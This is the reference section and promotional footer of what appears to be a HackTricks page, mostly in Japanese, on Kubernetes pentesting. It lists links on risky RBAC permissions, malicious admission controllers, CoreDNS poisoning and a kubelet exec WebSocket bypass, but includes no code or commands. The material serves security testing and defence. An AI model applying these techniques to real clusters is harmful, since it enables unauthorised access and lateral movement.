GitHub - cyberark/KubiScan: A tool to scan Kubernetes cluster for risky permissions \xc2\xb7 GitHub
参考資料
- https://www.cyberark.com/resources/threat-research-blog/securing-kubernetes-clusters-by-eliminating-risky-permissions
- https://www.cyberark.com/resources/threat-research-blog/kubernetes-pentest-methodology-part-1
- https://blog.rewanthtammana.com/creating-malicious-admission-controllers
- https://kubenomicon.com/Lateral_movement/CoreDNS_poisoning.html
- https://kubenomicon.com/
- nodes/proxy GET -> kubelet exec WebSocket bypass
- nodes/proxy GET detection script
- websocat
Tip
学んで実践する AWS Hacking:
学んで実践する GCP Hacking:
学んで実践する Az Hacking:HackTricks をサポートする
- subscription plans を確認してください!
- 参加する 💬 Discord group または telegram group に参加するか、Twitter 🐦 @hacktricks_live をフォローしてください。
- Share hacking tricks by submitting PRs to the HackTricks and HackTricks Cloud github repos.